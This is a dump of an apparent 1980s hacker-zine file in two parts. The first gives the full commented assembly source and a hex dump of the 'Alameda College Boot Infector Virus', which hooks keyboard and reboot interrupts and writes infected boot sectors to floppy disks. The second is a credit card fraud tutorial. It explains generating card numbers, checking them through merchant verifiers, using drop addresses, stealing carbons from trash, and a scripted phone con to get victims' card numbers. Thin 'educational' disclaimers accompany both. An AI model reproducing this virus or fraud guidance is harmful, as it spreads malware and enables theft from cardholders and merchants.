; 4. Jump to ourself at top of memory      ;
; 5. Load and execute REAL boot sector from track 40, head 0, sector 8 ;
;-----;

BEGIN:  CLI      ;INITIALIZE STACK

      XOR  AX,AX      ;
      MOV  SS,AX      ;
      MOV  SP,offset TOS      ;
      STI      ;
      ;
      MOV  BX,0040H      ;ES = TOP OF MEMORY - (7C00H+512)
      MOV  DS,BX      ;
      MOV  AX,[0013H]      ;
      MUL  BX      ;
      SUB  AX,07E0H      ; (7C00H+512)/16
      MOV  ES,AX      ;
      ;
      PUSH CS      ;DS = CS
      POP  DS      ;
      ;

```

235.TXT

```

CMP  DI,3456H      ;IF THE VIRUS IS REBOOTING...

JNE  B_10          ;

DEC  Word Ptr [COUNTER_1]    ;...LOW&HI:COUNTER_1--

                                ;

B_10:  MOV  SI,SP      ;SP=7C00 ;COPY SELF TO TOP OF MEMORY

      MOV  DI,SI      ;

      MOV  CX,512      ;

      CLD              ;

      REP  MOVSB       ;

                                ;

      MOV  SI,CX      ;CX=0          ;SAVE FIRST 32 INT VETOR ADDRESSES TO

      MOV  DI,offset BEGIN - 128    ; 128 BYTES BELOW OUR HI CODE

      MOV  CX,128      ;

      REP  MOVSB       ;

                                ;

      CALL PUT_NEW_09      ;SAVE/REDIRECT INT 9 (KEYBOARD)

                                ;

      PUSH ES      ;ES=HI          ;JUMP TO OUR HI CODE WITH

      POP  CS      ;  CS = ES

                                ;

      PUSH DS      ;DS=0          ;ES = DS

      POP  ES      ;

                                ;

      MOV  BX,SP      ;SP=7C00 ;LOAD REAL BOOT SECTOR TO 0000:7C00

```

235.TXT

```

MOV  DX,CX      ;CX=0          ;   DRIVE A: HEAD 0

MOV  CX,2708H    ;   TRACK 40, SECTOR 8

MOV  AX,0201H    ;   READ SECTOR

INT  13H         ;   (common to 8/9 sect. 1/2 sided!)

JB   $           ;   HANG IF ERROR

                        ;

JMP  JMP_BOOT    ;JMP 0000:7C00

                        ;

;-----;

; SAVE THEN REDIRECT INT 9 VECTOR                      ;

;                                                         ;

; ON ENTRY:   DS = 0                                     ;

;           ES = WHERE TO SAVE OLD_09 & (HI)             ;

;           WHERE NEW_09 IS          (HI)               ;

;-----;

PUT_NEW_09:      ;

    DEC  Word Ptr [0413H]    ;TOP OF MEMORY (0040:0013) -= 1024

                        ;

    MOV  SI,9*4              ;COPY INT 9 VECTOR TO

    MOV  DI,offset OLD_09    ;   OLD_09 (IN OUR HI CODE!)

    MOV  CX,0004             ;

                        ;

    CLI                      ;

    REP  MOVSB               ;

```

235.TXT

```

MOV  Word Ptr [9*4],offset NEW_09

MOV  [(9*4)+2],ES      ;

STI                      ;

                        ;

RET                      ;

                        ;

;-----;
; RESET KEYBOARD, TO ACKNOWLEDGE LAST CHAR                      ;
;-----;

ACK_KEYBD:              ;

    IN   AL,61H          ;RESET KEYBOARD THEN CONTINUE

    MOV  AH,AL           ;

    OR   AL,80H          ;

    OUT  61H,AL          ;

    XCHG AL,AH           ;

    OUT  61H,AL          ;

    JMP  RBOOT           ;

                        ;

;-----;
; DATA AREA WHICH IS NOT USED IN THIS VERSION                  ;
; REASON UNKNOWN                                                ;
;-----;

TABLE  DB  27H,0,1,2      ;FORMAT INFORMATION FOR TRACK 39

        DB  27H,0,2,2      ; (CURRENTLY NOT USED)

```

# 235.TXT

```

DB  27H,0,3,2      ;
DB  27H,0,4,2      ;
DB  27H,0,5,2      ;
DB  27H,0,6,2      ;
DB  27H,0,7,2      ;
DB  27H,0,8,2      ;

```

```

;A7C9A LABEL BYTE      ;
    DW  00024H          ;NOT USED
    DB  0ADH            ;
    DB  07CH            ;
    DB  0A3H            ;
    DW  00026H          ;

```

```

;L7CA1:                ;
    POP  CX             ;NOT USED
    POP  DI             ;
    POP  SI             ;
    POP  ES             ;
    POP  DS             ;
    POP  AX             ;
    POPF                ;
    JMP  1111:1111      ;

```



235.TXT

```

;-----;
; IF ALT & CTRL & DEL THEN ... ;
; IF ALT & CTRL & ? THEN ... ;
;-----;
NEW_09:  PUSHF                ;
        STI                  ;
        ;
        PUSH AX              ;
        PUSH BX              ;
        PUSH DS              ;
        ;
        PUSH CS              ;DS=CS
        POP  DS              ;
        ;
        MOV  BX,[ALT_CTRL]    ;BX=SCAN CODE LAST TIME
        IN   AL,60H           ;GET SCAN CODE
        MOV  AH,AL            ;SAVE IN AH
        AND  AX,887FH         ;STRIP 8th BIT IN AL, KEEP 8th BIT AH
        ;
        CMP  AL,1DH           ;IS IT A [CTRL]...
        JNE  N09_10           ;...JUMP IF NO
        MOV  BL,AH            ;(BL=08 ON KEY DOWN, BL=88 ON KEY UP)
        JMP  N09_30           ;
        ;

```

235.TXT

```

N09_10:  CMP  AL,38H                ;IS IT AN [ALT]...

        JNE  N09_20                ;...JUMP IF NO

        MOV  BH,AH                ;(BH=08 ON KEY DOWN, BH=88 ON KEY UP)

        JMP  N09_30                ;

                                   ;

N09_20:  CMP  BX,0808H             ;IF (CTRL DOWN & ALT DOWN)...

        JNE  N09_30                ;...JUMP IF NO

                                   ;

        CMP  AL,17H                ;IF [I]...

        JE   N09_X0                ;...JUMP IF YES

        CMP  AL,53H                ;IF [DEL]...

        JE   ACK_KEYBD            ;...JUMP IF YES

                                   ;

N09_30:  MOV  [ALT_CTRL],BX        ;SAVE SCAN CODE FOR NEXT TIME

                                   ;

N09_90:  POP  DS                    ;

        POP  BX                    ;

        POP  AX                    ;

        POPF                     ;

                                   ;

        DB   0EAH                  ;JMP F000:E987

OLD_09  DW   ?                     ;

        DW   0F000H                ;

                                   ;

```

235.TXT

```

N09_X0:  JMP  N09_X1          ;

;

;-----;

;

;-----;

RBOOT:  MOV  DX,03D8H        ;DISABLE COLOR VIDEO !?!?

      MOV  AX,0800H          ;AL=0, AH=DELAY ARG

      OUT  DX,AL              ;

      CALL DELAY              ;

      MOV  [ALT_CTRL],AX      ;AX=0      ;

      ;

      MOV  AL,3 ;AH=0         ;SELECT 80x25 COLOR

      INT  10H                ;

      MOV  AH,2                ;SET CURSOR POS 0,0

      XOR  DX,DX                ;

      MOV  BH,DH                ;  PAGE 0

      INT  10H                ;

      ;

      MOV  AH,1                ;SET CURSOR TYPE

      MOV  CX,0607H            ;

      INT  10H                ;

      ;

      MOV  AX,0420H            ;DELAY (AL=20H FOR EOI BELOW)

      CALL DELAY              ;

```

# 235.TXT

```

;
CLI
;
OUT 20H,AL ;SEND EOI TO INT CONTROLLER
;
MOV ES,CX ;CX=0 (DELAY) ;RESTORE FIRST 32 INT VECTORS
MOV DI,CX ; (REMOVING OUR INT 09 HANDLER!)
MOV SI,offset BEGIN - 128 ;
MOV CX,128 ;
CLD ;
REP MOVSB ;
;
MOV DS,CX ;CX=0 ;DS=0
;
MOV Word Ptr [19H*4],offset NEW_19 ;SET INT 19 VECTOR
MOV [(19H*4)+2],CS ;
;
MOV AX,0040H ;DS = ROM DATA AREA
MOV DS,AX ;
;
MOV [0017H],AH ;AH=0 ;KBFLAG (SHIFT STATES) = 0
INC Word Ptr [0013H] ;MEMORY SIZE += 1024 (WERE NOT ACTIVE)
;
PUSH DS ;IF BIOS F000:E502 == 21E4...
MOV AX,0F000H ;

```

235.TXT

```

MOV  DS,AX          ;

CMP  Word Ptr [0E502H],21E4H  ;

POP  DS             ;

JE   R_90           ;

INT  19H            ;   IF NOT...REBOOT

                        ;

R_90:  JMP  0F000:0E502H      ;...DO IT ?!?!?!

                        ;

;-----;

; REBOOT INT VECTOR                      ;

;-----;

NEW_19:  XOR  AX,AX          ;

                        ;

MOV  DS,AX          ;DS=0

MOV  AX,[0410]       ;AX=EQUIP FLAG

TEST AL,1            ;IF FLOPPY DRIVES ...

JNZ  N19_20          ;...JUMP

N19_10:  PUSH CS          ;ELSE ES=CS

POP  ES             ;

CALL PUT_NEW_09      ;SAVE/REDIRECT INT 9 (KEYBOARD)

INT  18H            ;LOAD BASIC

                        ;

N19_20:  MOV  CX,0004        ;RETRY COUNT = 4

                        ;

```

235.TXT

```

N19_22:  PUSH CX                ;
        MOV  AH,00              ;RESET DISK
        INT  13                ;
        JB   N19_81             ;
        MOV  AX,0201            ;READ BOOT SECTOR
        PUSH DS                ;
        POP  ES                ;
        MOV  BX,offset BEGIN    ;
        MOV  CX,1              ;TRACK 0, SECTOR 1
        INT  13H               ;
N19_81:  POP  CX                ;
        JNB  N19_90            ;
        LOOP N19_22            ;
        JMP  N19_10            ;IF RETRY EXPIRED...LOAD BASIC
                                   ;
;-----;
; Reinfection segment.           ;
;-----;
N19_90:  CMP  DI,3456           ;IF NOT FLAG SET...
        JNZ  RE_INFECT         ;...RE INFECT
                                   ;
JMP_BOOT:                ;PASS CONTROL TO BOOT SECTOR
        JMP  0000:7C00H        ;
                                   ;

```

```

;-----;
; Reinfection Segment. ;
;-----;
RE_INFECT: ;
    MOV SI,offset BEGIN ;COMPARE BOOT SECTOR JUST LOADED WITH
    MOV CX,00E6H ; OURSELF
    MOV DI,SI ;
    PUSH CS ;
    POP ES ;
    CLD ;
    REPE CMPSB ;
    JE RI_12 ;IF NOT EQUAL...
    ;
    INC Word Ptr ES:[COUNTER_1] ;INC. COUNTER IN OUR CODE (NOT DS!)
    ;
;MAKE SURE TRACK 39, HEAD 0 FORMATTED ;
    MOV BX,offset TABLE ;FORMAT INFO
    MOV DX,0000 ;DRIVE A: HEAD 0
    MOV CH,40-1 ;TRACK 39
    MOV AH,5 ;FORMAT
    JMP RI_10 ;REMOVE THE FORMAT OPTION FOR NOW !
    ;
; <<< NO EXECUTION PATH TO HERE >>> ;
    JB RI_80 ;

```

# 235.TXT

```

;
;WRITE REAL BOOT SECTOR AT TRACK 39, SECTOR 8, HEAD 0
RI_10:  MOV  ES,DX                ;ES:BX = 0000:7C00, HEAD=0
        MOV  BX,offset BEGIN      ;TRACK 40H
        MOV  CL,8                 ;SECTOR 8
        MOV  AX,0301H             ;WRITE 1 SECTOR
        INT  13H                  ;
        ;
        PUSH CS                   ; (ES=CS FOR PUT_NEW_09 BELOW)
        POP  ES                   ;
        JB   RI_80                ;IF WRITE ERROR...JUMP TO BOOT CODE
        ;
        MOV  CX,0001              ;WRITE INFECTED BOOT SECTOR !
        MOV  AX,0301              ;
        INT  13H                  ;
        JB   RI_80                ; IF ERROR...JUMP TO BOOT CODE
        ;
RI_12:  MOV  DI,3456H             ;SET "JUST INFECTED ANOTHER ONE"...
        INT  19H                  ;...FLAG AND REBOOT
        ;
RI_80:  CALL PUT_NEW_09           ;SAVE/REDIRECT INT 9 (KEYBOARD)
        DEC  Word Ptr ES:[COUNTER_1] ; (DEC. CAUSE DIDNT INFECT)
        JMP  JMP_BOOT            ;
        ;

```



235.TXT

```

;-----;
;
;-----;
N09_X1:  MOV  [ALT_CTRL],BX      ;SAVE ALT & CTRL STATUS
        ;
        MOV  AX,[COUNTER_1]     ;PUT COUNTER_1 INTO RESET FLAG
        MOV  BX,0040H          ;
        MOV  DS,BX             ;
        MOV  [0072H],AX         ; 0040:0072 = RESET FLAG
        JMP  N09_90            ;
        ;
;-----;
; DELAY
;
;
; ON ENTRY    AH:CX = LOOP COUNT
;-----;
DELAY:   SUB  CX,CX             ;
D_01:    LOOP $                ;
        SUB  AH,1              ;
        JNZ  D_01              ;
        RET                    ;
        ;
;-----;
;
;

```

# 235.TXT

```
;-----;
```

```
A7DF4          DB    27H,00H,8,2
```

```
COUNTER_1      DW    001CH
```

```
ALT_CTRL DW    0
```

```
A7DFC          DB    27H,0,8,2
```

```
END
```

```
;-----;
```

```
; Hexadecimal representation. ;
```

```
;-----;
```

```
;7C00    FA 31 C0 8E D0 BC 00 7C-FB BB 40 00 8E DB A1 13    z1@.P<.|$;@..[!.
```

```
;7C10    00 F7 E3 2D E0 07 8E C0-0E 1F 81 FF 56 34 75 04    .wc- ..@....V4u.
```

```
;7C20    FF 0E F8 7D 89 E6 89 F7-B9 00 02 FC F3 A4 89 CE    ..x .f.w9..|s$.N
```

```
;7C30    BF 80 7B B9 80 00 F3 A4-E8 15 00 06 0F 1E 07 89    ?.$9...$h.....
```

```
;7C40    E3 89 CA B9 08 27 B8 01-02 CD 13 72 FE E9 38 01    c.J9.'8...M.rDi8.
```

```
;7C50    FF 0E 13 04 BE 24 00 BF-E6 7C B9 04 00 FA F3 A4    ....>$?.?f|9...zs$
```

```
;7C60    C7 06 24 00 AD 7C 8C 06-26 00 FB C3 E4 61 88 C4    G.$.-|..&.$Cda.D
```

```
;7C70    0C 80 E6 61 86 C4 E6 61-EB 73 27 00 01 02 27 00    ..fa.Dfaks'...'.
```

```
;7C80    02 02 27 00 03 02 27 00-04 02 27 00 05 02 27 00    ..'...'...'...'.
```

```
;7C90    06 02 27 00 07 02 27 00-08 02 24 00 AD 7C A3 26    ..'...'$.-|#&
```

```
;7CA0    09 5F 5E 07 1F 58 9D-EA 11 11 1 FB    .Y_^.X.j.....$P
```

```
;7CB0    53 1E 0E 1F 8B 1E FA 7D-E4 60 88 C4 25 7F 88    S.....z d .D%..<
```

# 235.TXT

```
;7CC0 1D 75 04 88 E3 EB 16 3C-38 75 04 88 E7 EB 0E .u..ck.<8u..gk..
;7CD0 FB 08 08 75 08 3C 17 74-11 3C 53 74 8F 89 1E $.u.<.t.<St...z
;7CE0 7D 1F 5B 58 9D EA 87 E9-00 F0 E9 EB 00 BA D8 03 .[X.j.i.pik.:X.
;7CF0 B8 00 08 EE E8 F3 00 A3-FA 7D B0 03 CD 10 B4 02 ..nhs.#z 0.M.4.
;7D00 31 D2 88 F7 CD 10 B4 01-B9 07 06 CD 108 20 04 1R..4.9..M.8 .
;7D10 E8 D7 00 FA E6 20 8E C1-89 CF BE 80 7B B9 80 00 hW.zfA.O>.$9..
;7D20 FC F3 A4 8E D9 C7 06 64-00 52 7D 8C 0E 66 00 B8 |s$.YG.R ..f.8
;7D30 40 00 8E D8 88 26 17 00-FF 06 13 00 1E B8 00 F0 @..X.&.....8.p
;7D4 8E D8 81 3E 02 E5 E4 21-1F 74 02 CD 19 EA 02 E5 .X.>.ed!.t.M.e
;7D50 00 F0 31 C0 8E D8 A1 10-04 A8 01 75 07 0E 07 E8 .p1@.X!...(u..
;7D60 EE FE CD 18 B9 04 00 51-B4 00 CD 13 72 0D B8 01 nDM.9..Q4.M.r.8
;7D70 02 1E 07 BB 00 7C B9 01-00 C3 59 73 04 E2 E7 ...;.|9..M.Ys.bg
;780 EB DB 81 FF 56 34 75 05-EA 00 7C 00 00 BE 00 7C k[..V4u|...>.|
;7D90 B9 E6 00 89 F7 0E 07 FC-F3 A6 74 2D 26 FF 06 F8 9f..w..|t-&...x
;7DA0 7D BB 7A 7C BA 00 00 B5-27 B4 05 EB 02 72 1F 8E ;z|:...5.k.r..
;7DB0 C2 BB 00 7C B1 08 B8 01-03 CD 13 0E 07 72 0F B9 B;.|1.8....r.9
;7DC0 01 00 B8 01 03 CD 13 72-05 BF 56 34 CD 19 E8 7F ..8..M.rV4M.h.
;7DD0 FE 26 FF 0E F8 7D EB B0-89 1E FA 7D A1 F8 7D BB D&..x k0 !x ;
;7DE0 40 00 8E DB A3 72 0E9-F7 FE 29 C9 E2 FE 80 EC @..[#r.iwIbD.1
;7DF0 01 75 F9 C3 27 00 08 02-1C 00 00 00 27 00 08 02 .uC'.....'...
;-----;
```

End of commented code for the Alameda College Boot Infector Virus. All viruses are dangerous.I take no responsibility for damages, outbreaks, or other ramifications caused by misuse. This phile is for educational purpose

235.TXT

only! I expect everyone to use caution and common sense when dealing with viruses. Enjoy!

P/HUN Issue #4, Volume 2: Phile 4 of 11

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

## Vital Credit Card Information and Usage

or

# Fun with Numbers revision A

Compiled, and made intelligible by The Sparrow

**\*\* MANY Thanks to Codebreaker; for without him I would be lost. (in JFK?)**

A big thankyou to The White Rider for proof-reading this.

( If you find any mistakes, BLAME HIM!!! HAHAHA)

Hello to: Fry Guy ("You've got to hear about this new scam. . .")

Video Vindicator ("Fly down and let's go casing!")

---

Completion Date: Tuesday, November Twenty-second, in the year of our Lord, one thousand, nine hundred, eighty eight, 3:39 am.

Last Updated On: Tuesday, March Twenty-second, in the year of our Lord, one thousand, nine hundred, eighty nine, 5:01 am.

---

The following is list of ideas and facts that have been brought together for the sole purpose of educating those who lack this knowledge. In writing this, I do not intend for the reader to use any information contained herein, but rather to further his/her own education and provoke thought to perhaps better the society we live in.

---

## I. Card Types

## 235.TXT

The first digit of the credit card number (henceforth referred to as CCN) determines the credit card type. A simple list might be:

| First Digit of Credit Card | Card Type        |
|----------------------------|------------------|
| -----                      | -----            |
| 3                          | American Express |
| 4                          | Visa             |
| 5                          | Mastercard       |
| 6                          | Discover         |

## II. Bank and Branch Numbers

Sample Credit Card: 1234 567 890 123

^

|

Within the first group of numbers from the left [called Group 4] the Bank name and branch are contained. We have already discovered that the first digit of Group 4 reveals the card type. We will now look at how to decipher which bank issued the card, and which branch of the bank the actual card holder banks at. Look at the Second, Third, and Fourth digits of Group 4. These three numbers tell which bank issued the card. A small list follows this paragraph,

although you can compile a list by yourself. Just glance at cards you get your hands on which the bank name is printed, and record the information. [ Editor's Note: This is a hard concept to explain, so let me give you an example. Lets say Bank of Hicksville's group 4 Visa Credit Card reads 4560. (560 = Bank of Hicksville). BUT, 4561 is NOT necessarily Bank of Hicksville, too. 4561 could be Bank of Booniesville. So what I am trying to get across is that the next bank in line doesn't HAVE to be 4570 -- it could be earlier in numbers. ]

-----VISA

----

| Group 4 | Bank Name                 |
|---------|---------------------------|
| -----   | -----                     |
| 4019    | Bank of America           |
| 4024    | Bank of America           |
| 4052    | First Cincinatti          |
| 4060    | Navy Federal Credit Union |
| 4128    | Citibank                  |
| 4131    | State Street Bank         |
| 4215    | Marine Midland            |

235.TXT

|      |                             |
|------|-----------------------------|
| 4225 | Chase Manhattan             |
| 4231 | Chase Lincoln First Classic |
| 4232 | Chase Lincoln First Classic |
| 4241 | Nat. Westminster Bank       |
| 4250 | First Chicago Bank          |
| 4271 | Citibank Preferred          |
| 4302 | H.H.B.C.                    |
| 4310 | Imperial Savings            |
| 4317 | Gold Dome                   |
| 4387 | Bank One                    |
| 4428 | Bank of Hoven               |
| 4811 | Bank of Hawaii              |
| 4897 | Village bank of Cincinnati  |

-----Mastercards

-----

| Group 4 | Bank Name |
|---------|-----------|
|---------|-----------|

-----

-----

|      |                             |
|------|-----------------------------|
| 5215 | Marine Midland              |
| 5217 | Manufacturers Hanover Trust |
| 5233 | Huntington Bank             |



## 235.TXT

|      |                             |
|------|-----------------------------|
| 5242 | Chevy Chase Federal Savings |
| 5254 | Bank of America             |
| 5263 | Chemical Bank               |
| 5273 | Bank of America             |
| 5286 | Chase Lincoln First         |
| 5317 | Norwest                     |
| 5323 | Bank of New York            |
| 5329 | Maryland Bank NA (MBNA)     |
| 5410 | Citibank Preferred          |
| 5411 | 1st Fin. bank of Omaha      |
| 5414 | Nat. Westminster Bank       |
| 5415 | Colonial National Bank      |
| 5424 | Citibank                    |
| 5465 | Chase Manhattan             |
| 5678 | Marine Midland              |

### III. Bank Codes [ International Bank or Interlink Numbers]

These are used in checking credit. Later on, you will learn that while checking the credit cards for the amount of credit, you will be prompted to enter the Bank ID along with the Merchant ID. The bank IDs are, I believe, from the following list. One note-- you cannot just choose any Bank ID and use it

# 235.TXT

with any merchant ID. They must correspond in some way. How, I don't know. I THINK that a bank issues a merchant number to each of their customers. If you try to use a merchant number with a bank number, and the merchant doesn't actually use the bank that is specified by the bank number, you are going to get some problems. (ie, the verification won't go through.) Again, I will state that this is only a theory. The reason that I post this theory is to get minds working. So far, no one has mentioned their ideas on the function of Bank Codes. If you do happen to find out the true meaning of these numbers, please get in touch with me so I can update this list. Thanks. One word- on VISA credit cards, the bank IDs are the first 4 digits of the Card. For Mastercards, however, they vary. A list follows:

| Bank                        | Bank Code    |
|-----------------------------|--------------|
| ----                        | -----        |
| Chemical Bank               | 1263         |
| Marine Midland              | 6207 [1207?] |
| Manufacturers Hanover Trust | 1033         |
| Citibank                    | 1035         |
| Huntington                  | 1226         |
| First Card Gold             | 1286         |
| MBNA                        | 6017         |
| Chase Manhattan             | 1665         |
| [ Bank from 5127 ]          | 1015         |

## IV. "Group 3"

Sample Credit Card: 1234 5678 9012 3456

^  
|  
|

Group 3, or the second group on a credit card in from the left, contains some VERY useful information about the card. This group holds the information on the Maximum Expiration Date and the Maximum Credit Limit. (I believe that you can all see the benefits of this.) This does not mean, however, that the ACTUAL expiration date and ACTUAL credit limit are in this group. What it means is this: When the different Credit Card Companies issue Credit Cards to the consumer, he of course has a credit limit. And when the Companies formulate credit cards, they create certain groups for certain customers. That is, certain "groups" contain all the credit cards for people with a credit limit between \$x and \$y. The same thing goes with the expiration dates. Everyone whose card expires after m1/y1 and before m2/y2 has their credit card in a certain group formulated by the company. For example: My name is Joe Schmoe. My Visa credit card expires in January of the year 1999. My credit limit on this card is \$7,000. My credit card number (CCN) will probably be in the same group as my brother-in-law Jack Koff whose card expires in December of 1998 and whose credit limit is \$6,000. BUT, our cards will be in different groups entirely than my boss' whose card expires in June of 1995 and whose credit limit is \$40,000.

Back to the point of section IV: Lets say you have a credit card with a known expiration date and known credit limit. Lets also say that you happen upon ANOTHER credit card whose numbers are the same up until the last 2 groups. (You and I see that these two cards were issued by the same bank and PROBABLY have a credit limit in the same ball park and an expiration date not far from each other. ) BUT, even though you have this new credit card, you lost the expiration date and credit limit. GOSH! How are you going to use this card when you don't know this information?? APROXIMATE! You have a general idea now, and you can go from there.

One warning here: I have found that small groups of cards with high credit limits are often hidden in between large groups of cards with very low credit limits. For instance, lets look at this card: 4123 4567 8901 2345. From -4567 until 4600 in group 3 (from the right) gold cards may exist. But after 4600 and before 4567, cards with credit limits of \$500 exist. Kind of sucks, huh?? Just wanted to make you aware of this.

Now, once you learn how to modify these without hurting the card, you have increased your value as a carder by 100x. But be careful. Often when you modify a card's group 3 to get a higher credit limit line of cards, you will find the entire line is dead. Or, in other cases, just the original card you find is dead, and all surrounding cards are valid with the new credit limits.

#### V. "Group 2" & "Group 1"

These two groups, or the last two groups on the credit card, are the

easiest to modify. By changing these in such a way, you can formulate new credit cards simply by doing a little math in your head. These two groups contain the IDentification codes. Later on in your carding careers, you might find out how to change these, and thus, you have found the secret to a vault of new and awaiting credit cards. I stress here that the only purpose that these two groups serve is to differentiate between customers. If the first two groups of two cards are the same and the last two groups of two cards are different, the two cards were issued by the same bank and probably have similar credit limits, but are of course issued to different people.

#### VI. Credit Card Verification

Once you have a newly formulated or newly found Credit Card, you must first check to see if it is valid before you distribute or use it. The reason for this is this: Although you may not have faltered in your calculations, and you created a credit card following the correct formula, the card may turn up as invalid. This is because it has not been issued yet. Visa or Mastercard has not issued that card to a customer yet. You are ahead of the credit card company. (Don't you feel important??!) If this case arises, simply formulate a new credit card from the original valid credit card, and check it once again. There is no known way around this except to wait.

OKAY- you want to check your credit card and see how much money this person has. There are many, many credit verifiers around. The easiest way to get ahold of one is to go into any store which accepts credit cards and look on

the side of the machine that imprints the carbons with the credit card number, etc. Or, look right on the wall next to the register. There should be a number to call, a merchant number, and perhaps a bank number. Jot these down and head on home. The format for these is usually different, but all have the basic idea in mind. Call an operator of some sort, tell her the authorization information that she asks for (bank number, merchant number, etc) and give her the card and the amount for which to verify the card. She will check and let you know if it has enough credit left. Simple. BUT\*\*\*

\*\*\*\*\* ONE NOTE \*\*\*\*\*

When you check a card for a certain amount of money, that amount of money is subtracted from the amount available on the card. For example, if a card has \$5,000 left on it, and you get ahold of it and check it for \$2,000, you can only spend \$3,000 before it tells you that you don't have the necessary credit to go through with a transaction.

## VII. Purchasing Merchandise: The Real Story

OKAY, now that you have a VALID credit card, you will most likely want to get some newly acquired merchandise. This is all fine and dandy, but if you don't know what you are doing, you can get yourself and most likely your friends in a LOT of trouble.

```

-----
*** WARNING : NEVER ORDER SOMETHING FROM YOUR HOUSE. ALWAYS GO OUT TO A ***
*** PAY PHONE. ALSO, ALWAYS HAVE A STORY WORKED OUT BEFORE YOU CALL. ***
*** THAT IS, YOUR NAME, ADDRESS, JOB, PHONE NUMBER, EXCUSE FOR NOT BEING***
*** HOME, MOTHER'S MAIDEN NAME, ETC. ANY STUTTERING OR HESITATION COULD ***
*** BLOW THE WHOLE SHOW !!! !!! !!! !!! !!! !!! !!! !!! !!! !!!***
-----

```

FIRST- Let me clarify something. When you order something over the phone, and the person selling you the items wants to know the actual Cardholder's name, address, phone number, etc, you DO NOT have to give him/her the correct information. [UNLESS: You do have to give the person correct information if they have an online connection to a credit record bureau such as CBI or TRW. In this case, as they can verify everything that you say in a matter of moments, just do your best, get a new card, and never order from this company again. I will not lie to you: some companies do have this capability. But if you stick with little bussinesses who need your money, you'll do fine. ] Bullshit your way through. Or hire a social engineer to do it for you. You do not even have to give the correct expiration date! Almost Any expiration date will work as long as it is at least one month ahead of the current month and it is not TOO far ahead in time so that it jumped over the actual expiration date. (ie, if the current date is 10/89, give the expiration date 11/89 -- simple) The company from which you are buying things can not verify the extra information

YOU give them until after the order has been processed and the package shipped. They have to get in touch with a Credit Union, which will be discussed later on in this summary, to verify it all. \* ALL THAT THEY CAN VERIFY PRONTO IS THAT THE CREDIT CARD IS VALID, AND THAT IT HAS ENOUGH CREDIT TO PAY FOR THE MERCHANDISE YOU ARE PURCHASING. \* My suggestion, however, is that you give them the phone number of a pay phone near your house. [ Or, if you want to REALLY make sure things go smoothly, give them the number of a direct dial VMB local to the shipping address. ] If they want to call you back, FINE. Ask them to do so between the hours of X pm and Y pm. And, just pitch tent at the phone for a few hours a night. No problem. They will almost always call right back, since they don't want to inconvenience their customer who happens to be buying \$6,000 worth of computers at the time. Understand?

SECOND- Where should I ask have them ship it to, you ask? Fret not, my little friend in carding. Before you call and order your things, first go out and find an abandoned house. These still work best. Either one that has been moved out of, and no one has moved into yet. Or, if you can, find one that is REALLY abandoned. (BUT MAKE SURE IT HAS A STREET ADDRESS THAT THE POSTMAN OR UPS MAN CAN FIND!) Jot down this address. This is referred to as a drop site.

[ Ed. Note: if, and I say IF you can rent a mailbox, do so. Make sure they sign for everything (UPS, etc) and bring some FAKE ID with you to open it up. Most of the time, they will give you hassle, and verify EVERYTHING you give them. So it is really not that easy to get one of these. At least try, though. ] OKAY, give this address to the man or lady who is taking your order. Tell them this



is where you live. REMEMBER, they can not verify that you don't live there for quite a while. They will send everything there. When the shipment comes (either Overnight, Second Day, or whenever), pick it up (CASUALLY) and stroll home to open your package. If it does not come, or if the salesperson gives you trouble, don't worry. If it didn't come, it is because 1) It got intercepted by the feds or 2) The company didn't process it because they did actually try to verify your address, name, and phone number, thus delaying your shipment, but saving themselves a lot of money. Just try another store until you find some place that is easy to buy from.

THIRD- I suggest that you do not furnish your household with carded items. It is just not wise. Get a few things, if you like, and wait a little while. Sit tight. When things cool down, you might want to get some more things. REMEMBER- all things are good in proportion, but when you get out of that proportion (ie, get greedy and order a new house) you will most definately get caught sometime or another. Patience is the carder's best friend. (along, of course, with the VISA formula... hehe)

FOURTH- You have all heard it before. DON'T DISPLAY YOUR SPEICAL TALENT AT SCHOOL, PARTIES, OR SOCIAL EVENTS. Not even to your best friends. ESPECIALLY not to your best friends. They are the ones most likely to brag about you and spread the word. This is the farthest thing from what you want. Keep it to yourself, and if you must tell someone about it, either call Phone Sex, a Bridge, or an Alaskan Operator. Those are your only choices, as no other carder

or phreak wants to hear about how good you actually are.

FIFTH- I wouldn't advise making a bussiness out of this, either. Sure, if you want to get a few dollars for things you order (and that you don't want anymore) sell it and keep the money. But its purely asinine to take "orders" from people for money. And even if you don't want money. Keep in mind that Credit Fraud IS a felony, and getting caught violating US Federal Laws is not a fun experience to go through. Do you want to go to jail for 10 years, and never again be able to get a good job because Joey down the street wanted to pay \$10 for a new skateboard that retails for \$75?? Thats what I thought. Your whole goal in life, as long as you participate in the Underground Arts, is to keep a low profile.

#### VIII. Getting Credit Cards

There are a number of ways through which you can get credit cards.

FIRST- Go trashing. That is, go in back of a bank, department store (make sure it is not in a mall!), or other store which accepts credit cards. When the coast is clear, jump in their trash bin. Rummage around a bit. Having a look out might prove to be wise. What you are looking for are carbons - the carbon paper which the salesperson throws out after a purchase has been made. Remember these? It is the device that guarentees you (a legit customer) get a receipt of your credit card purchase, and also that the store gets a copy for record

keeping. Once you find these, (and making sure you don't rip them) put them in a bag, pocket, whatever, and get somewhere safe. (home?) Hold them up to the light, and copy down everything you think is important. Card Number, expiration date, name, address, bank name, etc... Then BURN the carbons. This destroys all evidence that you ever had them. From here, you are set. Order away!

SECOND- If you have a friend that works in a store which performs credit card transactions, you might save yourself the trouble of banana peels on your head and ask him/her if they might not mind slipping the carbons into a bag after they ring up a sale. (or have them copy everything down for you.)

THIRD- You might try bullshitting people and getting their cards. You have to be VERY good, and the person has to be VERY stupid for this to work. In my mind, it is a waste of time, and almost never works. (Because people where I live are smart, of course..) I am presenting this to you in case you live in a society of morons. Exploit every area that you possibly can. The conversation might go something like this:

YOU: "Hello, Mrs. Davis? This is Mr. Off from Security down at Citibank. We have had a computer breakdown and no more of your VISA transactions can be processed since we lost your credit card number. Do you think that you can give me your number again, so I can re-enter it right now?"

Mrs. Davis: "Wait a minute, who is this again?"

YOU: "My name is Jack Off and I am from Citibank Security. (Explain whole situation to her again )"

Mrs. Davis: "I don't know about this. Can I call you back at a number?"

YOU: "Sure. That's no problem. I understand your reluctance. Here... call me at my office. Its 555-1212 (pay phone, loop, or bridge which you are at)"

Mrs. Davis: "Ok, bye!"

<CLICK>

<RING...>

YOU: "Hello? This is Jack Off's office, Citibank Security, may I help you?"

Mrs. Davis: "Oh, good. I was afraid you were a phony. Ok, my VISA is xxxx-xxx-xxx-xxx..."

